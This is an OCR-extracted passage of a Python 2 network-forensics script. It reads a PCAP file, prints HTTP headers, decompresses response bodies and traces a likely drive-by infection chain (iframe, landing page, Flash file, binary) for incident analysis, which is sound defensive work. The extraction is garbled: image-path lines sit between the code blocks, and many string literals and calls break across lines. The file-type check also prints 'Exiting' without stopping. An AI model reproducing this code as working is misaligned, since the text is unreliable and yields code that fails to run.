    print b+"[+]"+r+15*"*"+R+" Parsing PCAP file: "+P+file+r
    packets = scapy.rdpcap(file)
    countA, countB = 1,1

```




```
    head_req = ['Accept-Encoding', 'Host', 'Accept', 'Content-Type', 'Referer']
    head_res = ['HTTP/1.1 200 OK Content-Length','HTTP/1.1 200 OK Date', 'HTTP/1.1 302 Moved Temporarily Date', '
        HTTP/1.1 301 Moved Permanently Content-Length', \
                'Server','Location', 'Content-Encoding', 'Content-Type']

    global p_headers
    global p_body
    p_headers, p_body = None, None
    sessions = {}

    for p in packets:
        try:
            if p.haslayer("HTTPRequest"): #-or- 'HTTPRequest' in packets[8].summary()
                print b+'\n[P%s]:[%s] '%(countA,countB)+RW+'[HTTP_REQ]'+r+P+' %s:%s'%(p['IP'].src,p['TCP'].sport)+r+
                    ' -> '+P+'%s:%s'%(p['IP'].dst, p['TCP'].dport)+r
                id = countB
                sessions[id]=['REQ',str(countA)]
                countB +=1
                if p['TCP'].dport == 80 or p['TCP'].sport == 80:
                    p_headers = get_headers(p['TCP'].payload)   #Grep all headers
                    print P+'Request: '+r+'{} {} {}'.format(p['HTTP'].Method, p['HTTP'].Path,p['HTTP'].getfieldval('
                        Http-Version'))
                    if p['HTTP'].getfieldval('Accept-Encoding'):
                        print P+'Accept-Encoding: '+r+str(p['HTTP'].getfieldval('Accept-Encoding'))
                        sessions[id].append('{}{}'.format('Accept-Encoding:',str(p['HTTP'].getfieldval('
                            Accept-Encoding'))))
                    if p['HTTP'].Host:
                        print P+'Host: '+r+str(p['HTTP'].Host)
                        sessions[id].append('{}{}'.format('Host:',str(p['HTTP'].Host)))
                    if p['HTTP'].Accept:
                        print P+'Accept: '+r+str(p['HTTP'].Accept)
                        sessions[id].append('{}{}'.format('Accept:',str(p['HTTP'].Accept)))
                    if p['HTTP'].getfieldval('Content-Type'):
                        print P+'Content-Type: '+r+str(p['HTTP'].getfieldval('Content-Type'))
                        sessions[id].append('{}{}'.format('Content-Type:',str(p['HTTP'].getfieldval('Content-Type'))
                            ))
                    if p['HTTP'].Referer:
                        print P+'Referer: '+r+str(p['HTTP'].Referer)
                        sessions[id].append('{}{}'.format('Referer:',str(p['HTTP'].Referer)))
                else:
                    pass
```




```
            if p.haslayer("HTTPResponse"):
                print b+'\n[P%s]:[%s] '%(countA,countB)+GW+'[HTTP_RES]'+r+P+' %s:%s'%(p['IP'].src,p['TCP'].sport)+r+
                    ' -> '+P+'%s:%s'%(p['IP'].dst, p['TCP'].dport)+r
                id = countB
                sessions[id]=['RES',str(countA)]
                countB +=1
                if p['TCP'].dport == 80 or p['TCP'].sport == 80:
                    p_headers = get_headers(p['TCP'].payload)
                    p_body = get_body(p['TCP'].payload)
                    if p['HTTP'].getfieldval('Status-Line'):
                        if 'HTTP/1.1 301' in p['HTTP'].getfieldval('Status-Line') or 'HTTP/1.1 302' in p['HTTP'].
                            getfieldval('Status-Line'):
                            print P+'Redirection: '+r+str(p['HTTP'].getfieldval('Status-Line'))
                            sessions[id].append('{}{}'.format('Redirection:',str(p['HTTP'].getfieldval('Status-Line'
                                ))))
                        else:
                            print P+'Response: '+r+str(p['HTTP'].getfieldval('Status-Line'))
                            sessions[id].append('{}{}'.format('Response:',str(p['HTTP'].getfieldval('Status-Line')))
                                )
                    if p['HTTP'].getfieldval('Server'):
                        print P+'Server: '+r+str(p['HTTP'].getfieldval('Server'))
                        sessions[id].append('{}{}'.format('Server:',str(p['HTTP'].getfieldval('Server'))))
                    if p['HTTP'].getfieldval('Location'):
                        print P+'Location: '+r+str(p['HTTP'].getfieldval('Location'))
                        sessions[id].append('{}{}'.format('Location:',str(p['HTTP'].getfieldval('Location'))))
                    if p['HTTP'].getfieldval('Content-Type') != None:
                        print P+'Content-Type: '+r+str(p['HTTP'].getfieldval('Content-Type'))
                        if 'x-shockwave-flash' in p['HTTP'].getfieldval('Content-Type'):
                            print P+'Body: '+r+'Contains SWF file'
                            sessions[id].append('SWF')
                        elif 'octet' in p['HTTP'].getfieldval('Content-Type'):
                            print P+'Body: '+r+'Contains BINARY file'
                            sessions[id].append('BINARY')
                        else:
                            pass
                        if p['HTTP'].getfieldval('Content-Encoding') != None:
                            print P+'Content-Encoding: '+r+str(p['HTTP'].getfieldval('Content-Encoding'))
                            if 'deflate' in p['HTTP'].getfieldval('Content-Encoding'):
                                dec_def = zlib.decompress(str(p['HTTP'].load),-zlib.MAX_WBITS)
                                print P+'Body (decompressed deflate): '+r+'\n%s'%(dec_def)
                                sessions[id].append('DEFLATE')
                                sessions[id].append(dec_def)
                            elif 'gzip' in p['HTTP'].getfieldval('Content-Encoding'):
                                #dec_gzip = zlib.decompress(p_body,zlib.MAX_WBITS|16)
                                decomp = zlib.decompressobj(16+zlib.MAX_WBITS)
                                dec_gzip = decomp.decompress(p['HTTP'].load)
                                print P+'Body (decompressed gzip): '+r+'\n%s'%(dec_gzip)
                                sessions[id].append('GZIP')
                                sessions[id].append(dec_gzip)
                                if 'iframe' in dec_gzip:
                                    print 'Contains IFRAME'
                        if p['HTTP'].haslayer('Raw') == 0:
                            if 'text' in p['HTTP'].getfieldval('Content-Type') and p['HTTP'].getfieldval('
                                Content-Encoding') != None:
                                print P+'Body: '+r+'\n%s'%(p_body)
```



```
                                sessions[id].append('RAW')
                                sessions[id].append(p_body)
                    else:
                        print 'HAS NO BODY'
            else:
                pass
        except Exception as e:
            print b+"[!]: "+r+R+"Scapy exception. Exiting"+r
        finally:
            countA += 1

    print " "

    infection_chain = {}

    proceed1, proceed2, proceed3 = False, False, False
    print b+"[!] "+r+15*'*'+R+" Possible infection chain "+r+15*'*'
    print ' '

    for key, value in sorted(sessions.iteritems()):
        if 'BINARY' in str(value):
            bin_pos = int(value[1])
            infection_chain[key]=value
            proceed1 = True

    if proceed1 == True:
        for key,value in sorted(sessions.items(),reverse = True):
            if int(value[1]) < bin_pos:
                if "SWF" in str(value):
                    swf_pos = int(value[1])
                    infection_chain[key]=value
                    proceed2 = True
                    break
    else:
        print b+"[!]: "+r+P+"Found only one binary file:"+r
        print pprint(infection_chain)
        print b+"[!]: "+r+R+"Exiting."+r
        sys.exit(0)

    if proceed2 == True:
        for key,value in sorted(sessions.items(),reverse = True):
            if int(value[1]) == swf_pos-1:
                landp_pos = int(value[1])
                infection_chain[key]=value
                proceed3 = True
                break
    else:
        print b+"[!]: "+r+P+"Found only the following IOCs:"+r
        print pprint(infection_chain)
        print b+"[!]: "+r+R+"Exiting."+r
        sys.exit(0)
```



```python

    if proceed3 == True:
        for key,value in sorted(sessions.items(),reverse = True):
            if int(value[1]) < int(landp_pos):
                if 'iframe' in str(value):
                    iframe_pos = int(value[1])
                    infection_chain[key]=value
                    break
    else:
        print b+"[!]: "+r+P+"Found only the following IOCs:"+r
        print pprint(infection_chain)
        print b+"[!]: "+r+R+"Exiting."+r
        sys.exit(0)

    pprint(infection_chain)
    print ' '
    print b+"[!] "+r+23*'*'+R+" Exiting "+r+23*'*'
    print ' '


if __name__ == "__main__":

    P = '\033[95m'  # Purple
    C = '\033[96m'  # Cyan
    D = '\033[36m'  # Dark cyan
    B = '\033[94m'  # Blue
    G = '\033[92m'  # Green
    Y = '\033[93m'  # Yellow
    R = '\033[91m'  # Red
    b = '\033[1m'   # Bold
    U = '\033[4m'   # Underline
    RW = '\033[41m' # Red Bg
    GW = '\033[42m' # Green Bg
    r = '\033[0m'   # Reset

    try:
        import scapy_http.http
    except ImportError:
        from scapy.layers import http

    try:
        parser = OptionParser(usage="usage: %prog [options] filename")
        parser.add_option("-f", "--file", dest="filename",
                          help="PCAP file to read", type="string")
        (options, args) = parser.parse_args()

        if options.filename is None:
            print b+"[!] "+r+R+"You must supply a PCAP file"+r
            print b+"[!] "+r+R+"Exiting"+r
            sys.exit(0)
        if not options.filename.endswith('.pcap'):
            print b+"[!] "+r+R+"The file must be PCAP"+r
            print b+"[!] "+r+R+"Exiting"+r

```



```python
        main(options.filename)

    except (KeyboardInterrupt, EOFError):
        print 'Abort by user. Exiting!'

```